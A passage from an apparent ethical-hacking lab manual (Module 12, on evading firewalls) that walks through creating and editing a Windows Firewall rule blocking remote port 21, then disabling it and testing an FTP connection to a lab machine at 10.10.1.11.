
26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.



Module 12 – Evading IDS, Firewalls, and Honeypots

27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.


28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.



29. The **Properties** window for **Port 21 Blocked** rule appears.


30. Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.

31. Leave the other default settings, click **Apply**, and then click **OK**.




32. Disable the rule and confirm that you can connect to the ftp site.

33. Right-click the newly added rule and click **Disable Rule**.



34. Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.



Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

